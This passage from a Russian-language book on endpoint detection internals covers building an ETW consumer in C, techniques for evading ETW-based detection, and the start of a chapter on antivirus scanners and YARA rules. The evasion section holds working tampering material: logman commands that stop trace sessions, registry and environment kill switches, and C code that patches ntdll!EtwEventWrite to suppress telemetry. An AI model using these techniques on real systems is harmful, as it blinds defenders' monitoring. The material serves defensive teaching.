 ULONG Tags : 28;
 };
 };
} EVENT_PROPERTY_INFO;
```

Листинг 8-19. Структура EVENT_PROPERTY_INFO

Каждую структуру массива необходимо разбирать отдельно. Сначала определяется длина обрабатываемого свойства. Она зависит от способа определения события, например MOF или манифеста. Обычно размер свойства получают либо из элемента length **3**, либо из размера известного типа данных, например размера беззнакового длинного целого ulong, либо вызовом tdh!TdhGetPropertySize(). Если само свойство является массивом, его размер нужно получить либо из элемента count **2**, либо повторным вызовом tdh!TdhGetPropertySize().

Затем нужно определить, являются ли оцениваемые данные структурой. Поскольку вызывающей стороне обычно известен формат данных, с которыми она работает, в большинстве случаев это несложно и становится важным главным образом при разборе событий незнакомых поставщиков. Если агенту всё же нужно работать со структурами внутри событий, элемент Flags **1** будет содержать флаг PropertyStruct (0x1).

Когда данные не являются структурой, как в случае поставщика Microsoft-Windows-DotNETRuntime, они представляют простое отображение значений, сведения о котором можно получить с помощью tdh!TdhGetEventMapInformation(). Эта функция принимает указатель на TRACE_EVENT_INFO, а также указатель на смещение имени отображения, доступное через элемент MapNameOffset. По завершении она возвращает указатель на структуру EVENT_MAP_INFO, определённую в листинге 8-20 и описывающую метаданные отображения события.

```
typedef struct _EVENT_MAP_INFO {
 ULONG    NameOffset;
 MAP_FLAGS   Flag;
 ULONG    EntryCount;
 union {
 MAP_VALUETYPE MapEntryValueType;
 ULONG   FormatStringOffset;
 };
 EVENT_MAP_ENTRY MapEntryArray[ANYSIZE_ARRAY];
} EVENT_MAP_INFO;
```

Листинг 8-20. Определение структуры `EVENT_MAP_INFO`

В листинге 8-21 показано, как наша функция обратного вызова использует эту структуру.

```
void CALLBACK OnEvent(PEVENT_RECORD pRecord)
{
 --snip--
 WCHAR pszValue[512];
 USHORT wPropertyLen = 0;
 ULONG ulPointerSize =
 (pRecord->EventHeader.Flags & EVENT_HEADER_FLAG_32_BIT_HEADER) ? 4 : 8;
 USHORT wUserDataLen = pRecord->UserDataLength;
 1 for (USHORT i = 0; i < pEventInfo->TopLevelPropertyCount; i++)
 {
  EVENT_PROPERTY_INFO propertyInfo =
   pEventInfo->EventPropertyInfoArray[i];
  PCWSTR pszPropertyName =
   PCWSTR)((BYTE*)pEventInfo + propertyInfo.NameOffset);
  wPropertyLen = propertyInfo.length;
 2 if ((propertyInfo.Flags & PropertyStruct | PropertyParamCount)) != 0)
  {
   return;
  }
  PEVENT_MAP_INFO pMapInfo = NULL;
  PWSTR mapName = NULL;
 3 if (propertyInfo.nonStructType.MapNameOffset)
  {
   ULONG ulMapSize = 0;
   mapName = (PWSTR)((BYTE*)pEventInfo +
   propertyInfo.nonStructType.MapNameOffset);
   dwStatus = TdhGetEventMapInformation(
      pRecord,
      mapName,
      pMapInfo,
      &ulMapSize);
   if (dwStatus == ERROR_INSUFFICIENT_BUFFER)
   {
    pMapInfo = (PEVENT_MAP_INFO)malloc(ulMapSize);
   4 dwStatus = TdhGetEventMapInformation(
       pRecord,
       mapName,
       pMapInfo,
       &ulMapSize);
   if (dwStatus != ERROR_SUCCESS)
   {
    pMapInfo = NULL;
   }
  }
 }
 --snip--
}
```

Листинг 8-21. Разбор сведений отображения события

Чтобы разобрать сформированные поставщиком события, мы перебираем каждое свойство верхнего уровня события, используя общее число свойств из `TopLevelPropertyCount` структуры сведений о событии трассировки **1**. Затем, если мы имеем дело не со структурой **2** и присутствует смещение имени элемента **3**, передаём его функции `tdh!TdhGetEventMapInformation()` **4**, чтобы получить сведения отображения события.

Теперь собраны все сведения, необходимые для полного разбора данных события. Далее вызывается `tdh!TdhFormatProperty()` с ранее собранными сведениями. В листинге 8-22 показана эта функция в действии.

```
void CALLBACK OnEvent(PEVENT_RECORD pRecord)
{
 --snip--
 ULONG ulBufferSize = sizeof(pszValue);
 USHORT wSizeConsumed = 0;
 dwStatus = TdhFormatProperty(
    pEventInfo,
    pMapInfo,
    ulPointerSize,
    propertyInfo.nonStructType.InType,
    propertyInfo.nonStructType.OutType,
    wPropertyLen,
    wUserDataLen,
    pUserData,
    &ulBufferSize,
    1 pszValue,
    &wSizeConsumed);
 if (dwStatus == ERROR_SUCCESS)
 {
  --snip--
  wprintf(L"%s: %s\n", 2 pszPropertyName, pszValue);
  --snip--
 }
 --snip--
}
```

Листинг 8-22. Получение данных события с помощью `tdh!TdhFormatProperty()`

После завершения функции имя свойства, то есть ключ в паре ключ-значение, хранится в элементе `NameOffset` структуры сведений отображения события; для краткости мы сохранили его в переменной `pszPropertyName` **2**. Значение будет храниться в буфере, переданном `tdh!TdhFormatProperty()` как параметр `Buffer` **1**, в нашем примере `pszValue`.

Тестирование потребителя

Фрагмент из листинга 8-23 получен от нашего потребителя событий .NET. Он показывает событие загрузки сборки инструмента разведки Seatbelt в память через агент управления и контроля.

```
AssemblyID: 0x266B1031DC0
AppDomainID: 0x26696BBA650
BindingID: 0x0
AssemblyFlags: 0
FullyQualifiedAssemblyName: Seatbelt, Version=1.0.0.0, --snip--
ClrInstanceID: 10
```

Листинг 8-23. Потребитель поставщика `Microsoft-Windows-DotNETRuntime`*, обнаруживший загрузку Seatbelt*

Теперь агент может использовать значения по своему усмотрению. Например, если агент хочет завершать любой процесс, загружающий сборку Seatbelt, это событие может запустить такое превентивное действие. При более пассивном подходе он может взять сведения из события, дополнить их сведениями об исходном процессе и сформировать собственное событие для передачи логике обнаружения.

Обход обнаружений на основе ETW

Как мы показали, ETW может быть невероятно полезным способом сбора сведений от системных компонентов, которые иначе получить невозможно. Однако у технологии есть ограничения. Поскольку ETW создавалась для мониторинга или отладки, а не как критически важный компонент безопасности, её защита не столь надёжна, как у других компонентов датчиков.

В 2021 году Клаудиу Теодореску, Игорь Коркин и Андрей Гольчиков из Binarly выступили на Black Hat Europe с прекрасным докладом, где каталогизировали существующие методы обхода ETW и представили новые. В докладе были выделены 36 уникальных тактик обхода поставщиков ETW и сеансов трассировки. Авторы разделили методы на пять групп: атаки изнутри контролируемого атакующим процесса; атаки на переменные среды ETW, реестр и файлы; атаки на поставщиков ETW пользовательского режима; атаки на поставщиков ETW режима ядра; атаки на сеансы ETW.

Многие из этих методов пересекаются и в других отношениях. Кроме того, одни работают с большинством поставщиков, а другие направлены на конкретных поставщиков или сеансы трассировки. Некоторые методы также рассматриваются в публикации Palantir «Tampering with Windows Event Tracing: Background, Offense, and Defense». Обобщая выводы обеих групп, этот раздел распределяет способы обхода по более широким категориям и обсуждает преимущества и недостатки каждой.

Исправление в памяти

В наступательной практике, пожалуй, самый распространённый способ обхода ETW - исправление критически важных функций, структур и других областей памяти, участвующих в формировании событий. Такие исправления направлены либо на полное прекращение формирования событий поставщиком, либо на избирательную фильтрацию отправляемых им событий.

Чаще всего это исправление принимает форму перехвата функций, однако атакующие могут вмешиваться во множество других компонентов, изменяя поток событий. Например, атакующий может обнулить `TRACEHANDLE`, используемый поставщиком, или изменить его `TraceLevel`, чтобы не допустить формирования событий определённых типов. В ядре атакующий может также изменять такие структуры, как `ETW_REG_ENTRY` - представление объекта регистрации события в ядре. Мы подробнее обсудим этот метод в разделе «Обход потребителя .NET» на странице 166.

Изменение конфигурации

Другой распространённый метод состоит в изменении постоянных атрибутов системы, включая разделы реестра, файлы и переменные среды. К этой категории относится огромное число процедур, но обычно все они направлены на то, чтобы помешать сеансу трассировки или поставщику работать ожидаемым образом, чаще всего посредством злоупотребления чем-то вроде переключателя отключения в реестре.

Два примера переключателей отключения - переменная среды `COMPlus_ETWEnabled` и значение `ETWEnabled` в разделе реестра `HKCU:\Software\Microsoft.NETFramework`. Установив любое из них равным 0, противник может предписать `clr.dll`, образу поставщика `Microsoft-Windows-DotNETRuntime`, не регистрировать `TRACEHANDLE`, не позволяя поставщику формировать события ETW.

Вмешательство в сеанс трассировки

Следующий метод предполагает вмешательство в уже работающие в системе сеансы трассировки. Хотя обычно для этого требуются привилегии уровня SYSTEM, атакующий, повысивший уровень своего доступа, может взаимодействовать с сеансом трассировки, явным владельцем которого он не является. Например, противник может удалить поставщика из сеанса трассировки с помощью `sechost!EnableTraceEx2()` или, что проще, с помощью logman со следующим синтаксисом:

```
logman.exe update trace TRACE_NAME --p PROVIDER_NAME --ets
```

Ещё более прямой вариант - полностью остановить трассировку:

```
logman.exe stop "TRACE_NAME" -ets
```

Противодействие запуску сеанса трассировки

Последний метод дополняет предыдущий: он направлен на то, чтобы до запуска помешать сеансам трассировки, чаще всего автожурналам, работать ожидаемым образом, и вносит постоянные изменения в систему.

Один из примеров - ручное удаление поставщика из сеанса автожурнала посредством изменения реестра. Удалив связанный с поставщиком подраздел `HKLM:\SYSTEM\CurrentControlSet\Control\WMI\Autologger\<AUTOLOGGER_NAME>\<PROVIDER_GUID>` или установив его значение `Enabled` равным 0, атакующий может удалить поставщика из сеанса трассировки после следующей перезагрузки.

Атакующие также могут воспользоваться механизмами ETW, чтобы не позволить сеансам работать ожидаемым образом. Например, только один сеанс трассировки на узле может включить устаревшего поставщика, то есть поставщика MOF или WPP на основе TMF. Если новый сеанс включит такого поставщика, исходный сеанс больше не будет получать нужные события. Аналогично противник может создать сеанс трассировки с тем же именем, что и целевой, прежде чем продукт безопасности успеет запустить свой сеанс. При попытке агента запустить сеанс он получит код ошибки `ERROR_ALREADY_EXISTS`.

Обход потребителя .NET

Попрактикуемся в обходе источников телеметрии на основе ETW, выбрав целью потребитель среды выполнения .NET, подобный созданному нами ранее в этой главе. В публикации «Hiding Your .NET-ETW» Адам Честер описывает, как запретить среде выполнения общего языка формировать события ETW, чтобы датчик не мог определить загрузку SharpHound - инструмента C#, собирающего данные для инструмента построения путей атаки BloodHound.

Способ обхода исправляет отвечающую за формирование события ETW функцию `ntdll!EtwEventWrite()` и заставляет её немедленно возвращать управление при входе. Честер обнаружил, что именно эта функция в конечном итоге отвечает за формирование события, установив на неё точку останова в WinDbg и отслеживая вызовы из `clr.dll`. Синтаксис установки такой условной точки останова выглядит следующим образом:

```
bp ntdll!EtwEventWrite "r $t0 = 0;
 .foreach (p { k }) { .if ($spat(\"p\", \"clr!*\")) { r $t0 = 1; .break } };
 .if($t0 = 0) { gc }"
```

Условная логика команды предписывает WinDbg разобрать стек вызовов (k) и проверить каждую строку вывода. Если какие-либо строки начинаются с `clr!`, указывая, что вызов `ntdll!EtwEventWrite()` возник в среде выполнения общего языка, срабатывает останов. Если эта подстрока не встречается в стеке вызовов, приложение просто продолжает работу.

Просмотрев стек вызовов при обнаружении подстроки, показанный в листинге 8-24, можно увидеть, как среда выполнения общего языка формирует события.

```
 0:000> k
 # RetAddr     Call Site
1 00 ntdll!EtwEventWrite
 01 clr!CoTemplate_xxxqzh+0xd5
 02 clr!ETW::LoaderLog::SendAssemblyEvent+0x1cd
2 03 clr!ETW::LoaderLog::ModuleLoad+0x155
 04 clr!DomainAssembly::DeliverSyncEvents+0x29
 05 clr!DomainFile::DoIncrementalLoad+0xd9
 06 clr!AppDomain::TryIncrementalLoad+0x135
 07 clr!AppDomain::LoadDomainFile+0x149
 08 clr!AppDomain::LoadDomainAssemblyInternal+0x23e
 09 clr!AppDomain::LoadDomainAssembly+0xd9
 0a clr!AssemblyNative::GetPostPolicyAssembly+0x4dd
 0b clr!AssemblyNative::LoadFromBuffer+0x702
 0c clr!AssemblyNative::LoadImage+0x1ef
3 0d mscorlib_ni!System.AppDomain.Load(Byte[])$##60007DB+0x3b
 0e mscorlib_ni!DomainNeutralILStubClass.IL_STUB_CLRtoCOM(Byte[])
 0f clr!COMToCLRDispatchHelper+0x39
 10 clr!COMToCLRWorker+0x1b4
 11 clr!GenericComCallStub+0x57
 12 0x00000209`24af19a6
 13 0x00000209`243a0020
 14 0x00000209`24a7f390
 15 0x000000c2`29fcf950
```

Листинг 8-24. Сокращённый стек вызовов, показывающий формирование событий ETW в среде выполнения общего языка

Если читать снизу вверх, видно, что событие возникает в `System.AppDomain.Load()` - функции, отвечающей за загрузку сборки в текущий домен приложения **3**. Цепочка внутренних вызовов ведёт к классу `ETW::Loaderlog` **2**, который в итоге вызывает `ntdll!EtwEventWrite()` **1**.

Хотя Microsoft не предполагает, что разработчики будут напрямую вызывать эту функцию, соответствующая практика документирована. Ожидается, что функция возвращает код ошибки Win32. Следовательно, если вручную установить значение регистра EAX, служащего возвращаемым значением в Windows, равным 0 для `ERROR_SUCCESS`, функция должна немедленно вернуть управление, создавая видимость неизменно успешного завершения без формирования события.

Исправление этой функции представляет собой относительно простой процесс из четырёх шагов. Подробно разберём его в листинге 8-25.

```
#define WIN32_LEAN_AND_MEAN
#include <Windows.h>
void PatchedAssemblyLoader()
{
 PVOID pfnEtwEventWrite = NULL;
 DWORD dwOldProtection = 0;
 1 pfnEtwEventWrite = GetProcAddress(
  LoadLibraryW(L"ntdll"),
  "EtwEventWrite"
 );
 if (!pfnEtwEventWrite)
 {
  return;
 }
 2 VirtualProtect(
 pfnEtwEventWrite,
 3,
 PAGE_READWRITE,
 &dwOldProtection
 );
 3 memcpy(
 pfnEtwEventWrite,
 "\x33\xc0\xc3", // xor eax, eax; ret
 3
 );
 4 VirtualProtect(
 pfnEtwEventWrite,
 3,
 dwOldProtection,
 NULL
 );
 --snip--
}
```

Листинг 8-25. Исправление функции `ntdll!EtwEventWrite()`

С помощью `kernel32!GetProcAddress()` **1** мы находим точку входа `ntdll!EtwEventWrite()` в загруженной в настоящий момент копии `ntdll.dll`. Найдя функцию, изменяем защиту первых трёх байтов, то есть размер исправления, с чтения-исполнения (RX) на чтение-запись (RW) **2**, чтобы разрешить перезапись точки входа. Теперь остаётся скопировать исправление чем-либо вроде `memcpy()` **3**, а затем восстановить исходную защиту памяти **4**. После этого можно выполнять функцию загрузчика сборок, не опасаясь формирования событий загрузчика среды выполнения общего языка.

С помощью WinDbg можно проверить, что `ntdll!EtwEventWrite()` больше не будет формировать события, как показано в листинге 8-26.

```
0:000> u ntdll!EtwEventWrite
ntdll!EtwEventWrite:
00007ff8`7e8bf1a0 33c0    xor  eax,eax
00007ff8`7e8bf1a2 c3    ret
00007ff8`7e8bf1a3 4883ec58  sub  rsp,58h
00007ff8`7e8bf1a7 4d894be8  mov  qword ptr [r11-18h],r9
00007ff8`7e8bf1ab 33c0    xor  eax,eax
00007ff8`7e8bf1ad 458943e0  mov  dword ptr [r11-20h],r8d
00007ff8`7e8bf1b1 4533c9   xor  r9d,r9d
00007ff8`7e8bf1b4 498943d8  mov  qword ptr [r11-28h],rax
```

Листинг 8-26. Исправленная функция `ntdll!EtwEventWrite()`

При вызове эта функция немедленно очищает регистр EAX, устанавливая его равным 0, и возвращает управление. Это не позволяет дойти до логики формирования событий ETW и фактически прекращает передачу телеметрии поставщика агенту EDR.

Тем не менее у этого обхода есть ограничения. Поскольку `clr.dll` и `ntdll.dll` отображаются в собственные процессы, они позволяют напрямую вмешиваться в работу поставщика. Однако в большинстве случаев поставщик выполняется как отдельный процесс вне непосредственного

контроля атакующего. Исправление функции формирования событий в отображённой `ntdll.dll` не прекратит формирование событий в другом процессе.

В публикации «Universally Evading Sysmon and ETW» Дилан Холлс описывает другой метод предотвращения формирования событий ETW: исправление в режиме ядра `ntdll!NtTraceEvent()` - системного вызова, который в конечном итоге приводит к событию ETW. Это означает, что пока исправление действует, не будет сформировано ни одно системное событие ETW, проходящее через этот системный вызов. Метод использует Kernel Driver Utility (KDU) для нарушения Driver Signature Enforcement и InfinityHook для снижения риска аварийного завершения системы механизмом PatchGuard при обнаружении исправления. Хотя метод расширяет возможности обхода обнаружений на основе ETW, он требует загрузки драйвера и изменения защищённого кода режима ядра, поэтому подвержен любым мерам противодействия методам, которые применяют KDU или InfinityHook.

Заключение

ETW - одна из важнейших технологий сбора телеметрии узлов в Windows. Она предоставляет EDR наблюдаемость компонентов и процессов, таких как Планировщик заданий и локальный DNS-клиент, которые не способен отслеживать никакой другой датчик. Агент может потреблять события почти от любого найденного поставщика и использовать эти сведения, чтобы получить огромный объём контекста о действиях в системе. Обход ETW хорошо изучен, и большинство стратегий направлено на отключение, отмену регистрации или иное приведение поставщика либо потребителя в состояние, в котором он не может обрабатывать события.

Глава 9. Сканеры

Почти каждое решение EDR содержит компонент, который принимает данные и пытается определить, является ли содержимое вредоносным. Агенты конечных устройств используют его для оценки множества разных типов данных, например файлов и потоков памяти, по набору правил, которые поставщик определяет и обновляет. Этот компонент, который для простоты мы будем называть сканером, является одной из старейших и лучше всего изученных областей безопасности как с защитной, так и с наступательной точки зрения.

Поскольку попытка охватить все аспекты реализации, логики обработки и сигнатур сканеров была бы подобна попытке вычерпать океан, эта глава сосредоточена на правилах файловых сканеров. Правила сканера отличают сканер одного продукта от другого, если не считать значительных различий в производительности или других технических возможностях. А с наступательной стороны противнику нужно обходить именно правила, а не реализацию самого сканера.

Краткая история антивирусного сканирования

Нам неизвестно, кто изобрёл механизм антивирусного сканирования. Немецкий исследователь безопасности Бернд Фикс в 1987 году разработал одну из первых антивирусных программ, чтобы нейтрализовать вирус Vienna, однако лишь в 1991 году мир увидел механизм антивирусного сканирования, похожий на используемые сегодня: антивирус F-PROT компании FRISK Software сканировал двоичный файл, обнаруживая изменение порядка его разделов - приём, которым разработчики вредоносных программ того времени часто пользовались, чтобы перенаправить выполнение в конец файла, где размещался вредоносный код.

По мере распространения вирусов выделенные антивирусные агенты стали обязательными для многих компаний. Чтобы удовлетворить спрос, в 1990-х годах поставщики, включая Symantec, McAfee, Kaspersky и F-Secure, вывели свои сканеры на рынок. Регулирующие органы начали требовать использования антивирусов для защиты систем, ещё больше способствуя их внедрению. К 2010-м годам стало почти невозможно найти корпоративную среду без антивирусного программного обеспечения на большинстве конечных устройств.

Такое широкое распространение породило у многих руководителей программ информационной безопасности ложное чувство защищённости. Хотя эти сканеры защиты от вредоносных программ с некоторым успехом выявляли массовые угрозы, они пропускали более развитые группы угроз, которые достигали своих целей незамеченными.

В мае 2013 года Уилл Шрёдер, Крис Трансер и Майк Райт выпустили инструмент Veil, открывший многим глаза на чрезмерную зависимость от антивирусных сканеров. Единственная задача Veil заключалась в создании полезных нагрузок, обходящих антивирус с помощью методов, нарушавших работу устаревших наборов правил обнаружения. Среди них были обфускация строк и имён переменных, менее распространённые способы инъекции кода и шифрование полезной нагрузки. В ходе наступательных проверок безопасности они доказали, что инструмент эффективно избегает обнаружения, заставив многие компании пересмотреть ценность оплачиваемых ими антивирусных сканеров. Одновременно поставщики антивирусов начали переосмысливать подход к обнаружению.

Хотя влияние Veil и других инструментов, направленных на ту же проблему, трудно измерить, они, несомненно, сдвинули ситуацию с места и привели к созданию более надёжных решений обнаружения на конечных устройствах. Новые решения по-прежнему используют сканеры, вносящие вклад в общую стратегию обнаружения, но теперь включают и другие датчики, обеспечивающие покрытие, когда наборы правил сканера не выявляют вредоносную программу.

Модели сканирования

Сканеры - программные приложения, которые система должна вызывать в подходящий момент. Разработчикам приходится выбирать между двумя моделями, определяющими время работы сканера. Это решение сложнее и важнее, чем может показаться на первый взгляд.

По требованию

Первая модель, сканирование по требованию, предписывает сканеру запускаться в заданное время или по явному запросу. При каждом выполнении такое сканирование обычно взаимодействует с большим числом целей, например файлов и папок. Возможно, самый знакомый пример этой модели - функция быстрой проверки Microsoft Defender, показанная на рисунке 9-1.




Рисунок 9-1. Функция быстрой проверки Defender в действии

Реализуя такую модель, разработчики должны учитывать потенциальное влияние на производительность системы, вызванное одновременной обработкой сканером тысяч файлов. В системах с ограниченными ресурсами лучше запускать такое сканирование в нерабочее время, например в 2 часа ночи каждый вторник, чем выполнять полную проверку в рабочие часы.

Другой крупный недостаток модели связан с промежутком времени между проверками. Теоретически атакующий может разместить вредоносную программу в системе после первой проверки, выполнить её и удалить до следующей, избежав обнаружения.

При доступе

При сканировании во время доступа, часто называемом защитой в реальном времени, сканер оценивает отдельную цель, пока некоторый код взаимодействует с ней либо когда возникает подозрительная активность, требующая расследования. Чаще всего эта модель сочетается с другим компонентом, способным получать уведомления при взаимодействии с целевым объектом, например с драйвером мини-фильтра файловой системы. Сканер может исследовать файл при загрузке, открытии или удалении. Microsoft Defender реализует эту модель во всех системах Windows, как показано на рисунке 9-2.




Рисунок 9-2. Функция защиты Defender в реальном времени, включённая по умолчанию

Подход со сканированием при доступе обычно создаёт противнику больше проблем, поскольку исключает возможность злоупотребить промежутками между проверками по требованию. Вместо этого атакующим остаётся пытаться обойти используемый сканером набор правил. Теперь рассмотрим, как работают такие наборы.

Наборы правил

В основе каждого сканера находится набор правил, по которым механизм оценивает сканируемое содержимое. Эти правила больше похожи на словарные статьи, чем на правила брандмауэра: каждое содержит определение в виде списка атрибутов, обнаружение которых указывает, что содержимое следует считать вредоносным. Если сканер обнаруживает совпадение с правилом, он выполняет заранее определённое действие, например помещает файл в карантин, завершает процесс или предупреждает пользователя.

При создании правил сканера разработчики стремятся выявить уникальный атрибут вредоносной программы. Признаки могут быть конкретными, например имена или криптографические хэши файлов, либо более общими, например импортируемые вредоносной программой DLL или функции либо последовательность кодов операций, выполняющая некоторую критически важную задачу.

Разработчики могут основывать правила на известных образцах вредоносных программ, обнаруженных вне сканера. Иногда сведения об образце поставщику передают другие группы. Правила также могут в целом нацеливаться на семейства или методы вредоносных программ, например на известную группу API, используемых программой-вымогателем, или на строки вроде `bcdedit.exe`, которые могут указывать на попытку вредоносной программы изменить систему.

Поставщики могут сочетать оба типа правил в любой пропорции, подходящей их продукту. Как правило, поставщики, в значительной степени полагающиеся на правила для конкретных известных образцов, получают меньше ложноположительных результатов, тогда как использующие менее конкретные индикаторы сталкиваются с меньшим числом ложноотрицательных результатов. Поскольку наборы состоят из сотен или тысяч правил, поставщики могут балансировать долю конкретных и менее конкретных обнаружений в соответствии с допустимым для клиентов уровнем ложноположительных и ложноотрицательных результатов.

Каждый поставщик разрабатывает и реализует собственные наборы правил, но продукты обычно во многом пересекаются. Это выгодно потребителям, поскольку такое пересечение гарантирует, что ни один сканер не будет господствовать на рынке только благодаря способности обнаруживать «угрозу дня». Для иллюстрации рассмотрим результаты запроса VirusTotal - интернет-сервиса для исследования подозрительных файлов, IP-адресов, доменных имён и URL. На рисунке 9-3 показана фишинговая приманка, связанная с финансово мотивированной группой угроз FIN7 и обнаруженная 33 поставщиками средств безопасности, что демонстрирует пересечение наборов правил.




Рисунок 9-3. Результаты сканирования VirusTotal для файла, связанного с FIN7

Предпринималось множество попыток стандартизировать форматы правил сканеров, чтобы облегчить обмен правилами между поставщиками и сообществом безопасности. На момент написания книги шире всего был распространён формат правил YARA, используемый и в открытых общественных проектах обнаружения, и поставщиками EDR.

Практический пример: YARA

Формат YARA, первоначально разработанный Виктором Альваресом из VirusTotal, помогает исследователям выявлять образцы вредоносных программ с помощью текстовых и двоичных шаблонов. Проект предоставляет как самостоятельный исполняемый сканер, так и API языка C, который разработчики могут интегрировать во внешние проекты. В этом разделе рассматривается YARA, поскольку он представляет прекрасный пример сканера и его наборов правил, отлично документирован и широко используется.

Принцип работы правил YARA

Правила YARA используют простой формат: они начинаются с метаданных правила, за которыми следуют набор строк с проверяемыми условиями и логическое выражение, описывающее логику правила. Рассмотрим пример из листинга 9-1.

```
rule SafetyKatz_PE
{
 1 meta:
  description = "Detects the default .NET TypeLibGuid for SafetyKatz"
  reference = "https://github.com/GhostPack/SafetyKatz"
  author = "Matt Hand"
 2 strings:
